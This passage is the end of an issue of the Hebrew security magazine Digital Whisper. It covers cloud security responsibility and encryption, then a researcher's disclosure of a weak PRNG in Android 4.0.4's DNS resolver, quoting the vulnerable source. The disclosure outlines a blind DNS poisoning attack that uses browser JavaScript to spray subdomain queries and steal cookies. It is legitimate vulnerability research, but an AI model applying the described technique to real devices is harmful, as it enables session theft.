יש להבין כי אחריות (Responsibility) ניתן להעביר לגורמי צד שלישי, בניגוד לחבות (Accountability) - ועל כן, ארגון יכול להעביר חלק מפונקציות אבטחת המידע לארגון חיצוני, אך אינו יכול להעביר את החבות הכללית שלו (Accountability) להגנה על המידע. הבנה של תחומי האחריות קריטית בשלב תכנון העברה לענן. אנו רואים לקוחות של שירותי ענן במודל SaaS אשר אינם מפנימים את העובדה כי עליהם לעבור מעשייה טכנית של אבטחת מידע למצב שבו מנהלים סיכונים בכלים חוזיים ומבצעים הערכה במקום יישום בפועל, ומצד שני אנו רואים לקוחות העושים שימוש בתשתית כשירות ואינם מודעים לכך כי נדרש עליהם ליישם את הכלים המוכרים להגנת השרתים (הקשחות, הצפנות, אנטי וירוס, פיירוול וכו') בעצמם.


השרטוט הבא מתאר מספר כלי אבטחת מידע, ואת חלוקת האחריות בין הספק ללקוח:



לנושאים הבאים יש להקדיש תשומת לב מיוחדת כאשר מתכננים תחומי אחריות בין הספק ללקוח:

- Penetration Tests & Vulnerability Scan** - הרוב המכריע של הספקים יבקשו כי כל בדיקה מסוג זה תתבצע בתיאום מראש. מדד טוב לבדיקת בשלות אבטחת מידע של ספק הינו מוכנותו לביצוע תהליך זה (באמזון לדוגמה ישנו תהליך מוגדר היטב לנושאים אלה) ויכולתו לספק גם מבדקים קודמים על התשתית שלו. שימו לב כי רוב הספקים הגדולים ישמחו לספק לכם אישורי הסמכה מוכרים ורלוונטיים (כגון הסמכת PCI-PA\DSS, ISO27001 ועוד) ולצמצם במידה ניכרת את התיחום של הבדיקות שלכם. לכל סוג של שירות ענן (IaaS, PaaS, SaaS) יש לבצע תהליך נפרד של סריקה וסקירה. זכרו למשל שב-PaaS האפליקציה מפותחת ע"י הלקוח ועל כן הוא נדרש לשקול מימוש תהליך פיתוח מאובטח (SDLC) כמו בכל אפליקציה ארגונית אחרת.

- Identity & Access Management** - זכרו כי בסביבות IaaS כל נושא ניהול המשתמשים הינו באחריות של הלקוח ועל כן הלקוחות נדרשים לחשוב כיצד תבצעו ניהול בסביבות אלו. ההמלצה הגורפת היא לעשות שימוש בכלים הקיימים בארגון ולעשות להם הרחבה לענן ולא "להמציא את הגלגל" מחדש. בסביבות SaaS מומלץ לבדוק איזה סט של כלים נותן הספק לביצוע זיהוי (SAML) הינו תקן מצוין אם



ברצונכם לעשות שימוש בזהות הארגונית הקיימת) ויש לבדוק תמיכה בכלים נוספים לביצוע ניהול, מעקב ו-Provisioning. תקנים כגון OAuth ו-SCIM הופכים, אף הם, להיות סטנדרטים בתחום.

על הצפנות ובקרות אחרות

כעת נסקור את נושא ההצפנה שהוא קריטי למחשוב ענן. פתרונות ההצפנה לענן מתרבים והולכים עם מגוון רב של אפשרויות הטמעה וסוגים שונים של מימוש. לא נוכל לסקור את כולם כאן אבל נעשה סקירה של האפשרויות העיקריות בעולם זה. יש לזכור תמיד כי תכנון הצפנה מעלה מספר שאלות חשובות:

- **היכן נשמרים מפתחות ההצפנה וכיצד ניגשים אליהם?** ישנן מגוון פתרונות לנושא שמירת המפתחות, השאלה העיקרית הינה מפני איזה איום מתגוננים. לדוגמה, רוב ספקי הענן יודעים להציע כיום הצפנה ברמת שרת האחסון (Block storage), הצפנה זו הינה הצפנה סימטרית והמפתח שלה נשמר - אצל ספק האחסון. ברור כי זו הצפנה יעילה ביותר אם אנו חוששים מאובדן של מדיה, דיסקים או קלטות גיבוי, אבל הצפנה זו לא תגן עלינו במידה ואנו חוששים מספק הענן או מפריצה לאפליקציה (הצפנה זו הינה שקופה לשרת האפליקציה).

- **באיזה שלב של מחזור החיים של המידע אנו רוצים להצפין?** בד"כ אנחנו מדברים על:

1. **Data in motion** - כאשר המידע מועבר אל המשתמש או אל אזורים אחרים.

2. **Data in Rest** - המידע נמצא באמצעי אחסון נייח (בד"כ בבסיס הנתונים או בשרת האחסון).

3. **Data in use** - המידע נמצא בשימוש האפליקציה / משתמש.

בכל אחד מהמצבים המתוארים נדרש סוג שונה של הצפנה. לדוגמה כאשר מידע נמצא בתנועה יש להצפין את התווך בו נעשה השימוש ע"י שימוש בטכנולוגיות כגון SSL / VPN. אנו נתרכז בעיקר ב-Data in Rest מכיוון שהיישום שלו שונה בענן מאשר בסביבות מסורתיות.

- **באיזה טכנולוגיות ענן מדובר?** בתשתית כשירות ניתן לצפות מהספק במקרה הטוב ל-Block level encryption ופתרונות אחרים הינם באחריות הלקוח. במקרה של תוכנה כשירות הלקוח תלוי לרוב בתמיכה של ספק התוכנה בפתרונות הנדרשים.



ככלל, ננסה לחלק את סוגי ההצפנות לקטגוריות:

- **Storage level encryption** - הצפנה ברמת שרת האחסון. הצפנה זו שקופה לתשתיות ולאפליקציות. אך מפתח ההצפנה ברוב המוחלט של המקרים נשמר אצל ספק השירות.
- **Volume level** - הצפנה ברמת המכונה הווירטואלית, שיטה זה קלה ליישום בסביבות של תשתית כשירות משום שהיא נתמכת ברמת מערכת ההפעלה או אפליקציות שונות. אך אינה רלבנטית בסביבות של SaaS. האתגר העיקרי בהצפנה זו היא היכן לשמור את המפתח וכיצד לגשת אליו.
- **DB based encryption** - רוב בסיסי הנתונים מגיעים עם יכולות הצפנה ברמות שונות (שדה, טבלה וכו'), לפעמים בצורה מובנית ולפעמים באמצעות תוכנות צד שלישי. הצפנה זו יעילה מאוד בסביבות תשתית כשירות אך תלויה בספק השירות עבור בסביבות SaaS או PaaS.
- **Proxy based encryption** - שימוש בשירות חיצוני או במוצר צד שלישי אשר בעל יכולת לקלוט את התעבורה בין הלקוח לסביבת הענן, להצפין חלקים מהמידע או את כולו בשיטה זו ניתן למשל להצפין שמות לקוחות, מספרי כרטיסי אשראי ומסמכים עוד לפני שהם מגיעים לענן, בתצורת הצפנה זו המפתחות מחוללים ונשמרים ע"י הלקוח ללא חשיפה לספק הענן. פתרונות אלה קיימים כיום גם עבור סביבות IaaS וגם עבור SaaS ו-PaaS.
- **DRM** - פתרונות הצפנה ומתן הרשאות מסוג Digital Rights Management הינם פתרונות משמעותיים מאוד עבור ארגונים אשר שומרים מסמכי Office ו-PDF בסביבות ענן. במיוחד עבור אפליקציות כגון Google Docs, Dropbox ופתרונות ECM אחרים. מנגנוני DRM מאפשרים לקבוע ברמת הקובץ מי רשאי לעשות בו שימוש ובאיזה הרשאה. עם זאת פתרונות אלו כיום מתאימים למימוש ברמת קבוצות עבודה או תהליכים ספציפיים וקשה ליישם ברמת ארגונית מלאה.

לסיכום

טכנולוגיית הצפנה היא רכיב קריטי במעבר לענן, הן משום שטכנולוגיות אלו נדרשות על ידי רגולציות ותקינות רבות והן משום שיישום נכון של טכנולוגיות אלו יכול להקטין בצורה משמעותית את הסיכונים בענן. כמו בכל טכנולוגיה, גם כאן נדרש להבין מה הסיכונים שמתמודדים עימם, מהי הרגולציה הרלבנטית ובאיזה מודל שירות של ענן אנו עובדים כדי לבחור את ארכיטקטורת ההצפנה הנכונה.



על המחבר

משה פרבר הינו ממומחי אבטחת המידע הוותיקים בישראל. בעל ניסיון עשיר בתחום אבטחת המידע ומומחה בנושא של ניהול זהויות, ניהול אירועי אבטחת מידע וטכנולוגיות חדישות נוספות.

בין היתר כיהן משה כמנהל תחום אבטחת מידע בקבוצת המוצרים של נס טכנולוגיות שם עסק במכירה והטמעה של טכנולוגיות אבטחת מידע מורכבות כגון ID, SIM, DLP ו-Security for ERP. בעברו פיתח מספר קורסים עבור המכללות השונות בנושאי אבטחת מידע, ניהול סיכונים ורגולציה.

בשנתיים האחרונות משה מתמקד בהיבטים שונים של טכנולוגיות ענן, כיזם (חברת Cloud7 המספקת שירותי SECaaS) וכשותף בחברות ההזנק [FortyCloud](#) ו-[Clarisite](#). כמו כן משמש מדריך מוסמך של ה-Cloud Security Alliance ועוסק בהדרכות של הסמכת CCSK למומחי אבטחת המידע בסביבות ענן בארץ ובעולם.


Android DNS poisoning: Randomness gone bad

מאת רועי חי


במאמר זה נציג פגיעות מעניינת שהתגלתה על ידנו ב-DNS Resolver באנדרואיד, הפגיעות מאפשרת לבצע מתקפת DNS poisoning על המכשיר. נתחיל מהקדמה קצרה על DNS ועל מתקפת DNS poisoning. נמשיך עם תיאור מפורט של מנגנון ה-DNS באנדרואיד, ונקנה עם הפגיעות עצמה והשלכותיה.

קצת על DNS ו-Blind DNS poisoning


DNS הוא פרוטוקול שעובד בדרך כלל מעל UDP. אופן הפעולה של התוקף ב-Blind DNS poisoning הוא לאלץ name server או Resolver מסויים לשלוח בקשה, ולהחזיר תשובה זדונית כ-name server אליו הוא פונה, לפני שמגיעה התשובה המקורית. כאשר אנחנו מדברים על Blind DNS poisoning אנו מניחים שהתוקף אינו רואה את המידע. אם המצב שונה - כללי המשחק משתנים, ופרוטוקול ה-DNS פשוט אינו מסוגל להתמודד עם מצב זה ללא DNSSEC.



המצב המתואר למעלה הוא טריוואלי מבחינת התוקף, כי הוא יכול לתזמן את המתקפה כך שתמיד או ברוב המקרים יינצח את השרת המקורי. כדי להתמודד עם מצב זה כל בקשת DNS מכילה מזהה ייחודי, nonce, שחייב להופיע גם בתשובה. התוקף חייב לנחש נכון את ה-nonce כדי להצליח במתקפה. הדבר אינו מונע מתקפה רפטיבית: אם התוקף נכשל בניסיון מסויים בגלל טעות בניחוש, הוא יכול לנסות שוב (אך עם domain name שונה, עקב caching).




כלומר בפועל, התקיפה מבוצעת באופן הבא:



זמן התקיפה הממוצע עד ההצלחה הראשונה הוא ביחס ישר לגודל ה-nonce. ב-2008, דן קמינסקי הראה מתקפה פרקטית כאשר ה-nonce מורכב משדה ה-TXID בלבד (זהו הערך הראשון המופיע ב-DNS Header, מספר בגודל 16 ביט). בעקבות הגילוי, מימושי DNS פגיעים הוסיפו רנדומיזציה גם ב-UDP source port (16 ביט בקירוב, תלוי בעומס המערכת). לכן ה-nonce כיום הוא בסדר גודל של 32 ביט, מספר שהוא בלתי-פיזיבילי לתקיפה.


הסנפה מוזרה

במסגרת העבודה יצא לנו להסניף תעבורת DNS שיצאה ממכשיר Galaxy S3, שהריץ אנדרואיד 4.0.4:



Android DNS poisoning: Randomness gone bad

www.DigitalWhisper.co.il



ניתן להבחין בקלות כי יש קשר חזק בין צמדי ה-TXID וה-UDP source port.
לדוגמא:

- 23513, 22496
- 28779, 27765
- 25110, 24150

במימוש תקין המספרים צריכים להיות ברוב המקרים שונים מהותית.

כמובן שהתוצאות עוררו בנו חשד כי יש בעייתיות במנגנון ה-DNS באנדרואיד, ולכן החלטנו לחקור אותו לעומק.

DNS Resolution באנדרואיד

אנדרואיד מכילה מימוש משלה ל-libc בשם Bionic. ספרייה זו מכילה את ה-DNS Stub resolver של המערכת תחת:

```
/libc/netbsd/resolv
```

מימוש ה-source port randomization מתבצע במעטפת לפונקציה bind, בשם random_bind:

```
static int
random_bind( int s, int family )
{
    ...
    /* first try to bind to a random source port a few times */
    for ( j = 0; j < 10; j++) {
        /* find a random port between 1025 .. 65534 */
        int port = 1025 + (res_randomid() % (65535-1025));
        if (family == AF_INET)
            u.sin.sin_port = htons(port);
        else
            u.sin6.sin6_port = htons(port);


        if ( !bind( s, &u.sa, slen ) )
            return 0;
    }

    /* nothing after 10 tries, our network table is probably busy */
    /* let the system decide which port is best */
    if (family == AF_INET)
        u.sin.sin_port = 0;
    else
        u.sin6.sin6_port = 0;

    return bind( s, &u.sa, slen );
}
```

Android DNS poisoning: Randomness gone bad

www.DigitalWhisper.co.il



יצירת ערך ה-TXID היא בפונקציה res_nmquery תחת res_mkquery.c:

```
int
res_nmquery(res_state statp,
            int op,          /* opcode of query */
            const char *dname, /* domain name */
            int class, int type, /* class and type of query */
            const u_char *data, /* resource record data */
            int datalen,      /* length of data */
            const u_char *newrr_in, /* new rr for modify or append */
            u_char *buf,      /* buffer to put query */
            int buflen)      /* size of buffer */
{
    ...
    hp = (HEADER *) (void *) buf;
    hp->id = htons(res_randomid());
    ...
}
```

כפי שניתן לראות, שתי הפונקציות מייצרות את המספר האקראי ע"י קריאה ל-res_randomid תחת res_init.c. זהו בעצם ה-PRNG (Pseudo-random number generator) עליו ה-DNS Resolver באנדרואיד מתבסס.

```
u_int
res_randomid(void) {
    struct timeval now;

    gettimeofday(&now, NULL);
    return (0xffff & (now.tv_sec ^ now.tv_usec ^ getpid()));
}
```


ניתן לראות מהקוד לעיל שהערך האקראי שה-PRNG מחזיר הוא פונקציה של הזמן ושל ה-PID:

$$WORD(time_{sec} \oplus time_{\mu frac} \oplus PID)$$

עבור תהליך מסויים, הערך הרנדומלי תלוי אך ורק בזמן (ברזולוציה של מיקרו-שניות), כאשר ה-TXID זה-Port הם פונקציה שלו.

הפגיעות

נשים לב ששני הערכים הרנדומליים עליהם ה-TXID וה-UDP source port מתבססים, נוצרים תוך פרק זמן קצר מאוד. על מנת לאשש את ההשערה דגמנו את המערכת אלפי פעמים, וקיבלנו את ההיסטוגרמיה הבאה עבור הפרש הזמנים בין הקריאות.




ניתן להבחין כי ברוב המקרים מדובר על מיקרו-שניות בודדות שמפרידות בין שתי הקריאות ל-PRNG. מכיוון שה-PRNG עבור תהליך מסויים תלוי בזמן בלבד (ברזולציה של מיקרו-שניות), הוא יחזיר עבור שתי הקריאות שני ערכים דומים מאוד!

מבחינת התוקף, בהינתן שהוא ניחש נכון ערך מסויים, הוא יכול לנחש נכון את הערך השני בהסתברות גבוהה מאוד. במאמר הראנו שבמערכות מסויימות מספר הביטים הרנדומליים הוא קרוב ל-20. באופן פרקטי הפגיעות מחזירה אותנו לעולם הישן של לפני 2008!

אז מה ניתן לעשות עם זה?

מתקפת DNS poisoning יכולה להשפיע על confidentiality- integrity של כל לקוח המשתמש ב-cache המורעל.

דבר מעניין שהתוקף יכול לעשות באנדרואיד הוא לתקוף את אפליקצית ה-Browser. אם התוקף מצליח לשכנע את הקורבן לגלוש לאתר בשליטתו, הוא יכול להריץ עליו קוד JavaScript שמייצר שאילות DNS עם subdomains משתנים תחת דומיין לפי בחירתו (למשל: www.ibm.com).



כלומר הוא ינסה לתקוף עד ההצלחה הראשונה את ה-subdomains הבאים:

- 1.www.ibm.com
- 2.www.ibm.com
- 3.www.ibm.com
- ...

באותו זמן התוקף שולח תשובות DNS שיקריות עם nonce שמיוצר לפי הטכניקה המופיעה במאמר. לאחר ההצלחה, התוקף יכול למשל לראות wildcard cookies של www.ibm.com, ובכך לגנוב את הזהות שלו מול אותו אתר. התקיפה יותר חזקה מ-XSS בהיבט מסויים, מכיוון שלהבדיל מ-XSS, התקיפה מאפשרת לתוקף לראות גם HTTPOnly cookies.

גרסאות פגיעות


אנדראיד 4.0.4, הפגיעות תוקנה באנדראיד 4.1.1 ע"י גוגל (תוך שבועיים מרגע הדיווח!)

קישורים

- המאמר המקורי, הכולל ניתוח הסתברותי מפורט וטכניקה מלאה לתקיפה: <http://bit.ly/MkteBx>
- סרטון המדגים exploit לפגיעות: <http://youtu.be/ffnF7Jei7l0>

על המחבר

רועי מוביל את קבוצת מחקר הסקיורטי ב-IBM. הקבוצה חוקרת חולשות במגוון תחומים, מ-Application Security ועד Network Security. לאחרונה סיים B.Sc. במדעי המחשב בטכניון.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-41 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מאי.

אפיק קסטיאל,

ניר אדר,

30.04.2013

דברי סיום

www.DigitalWhisper.co.il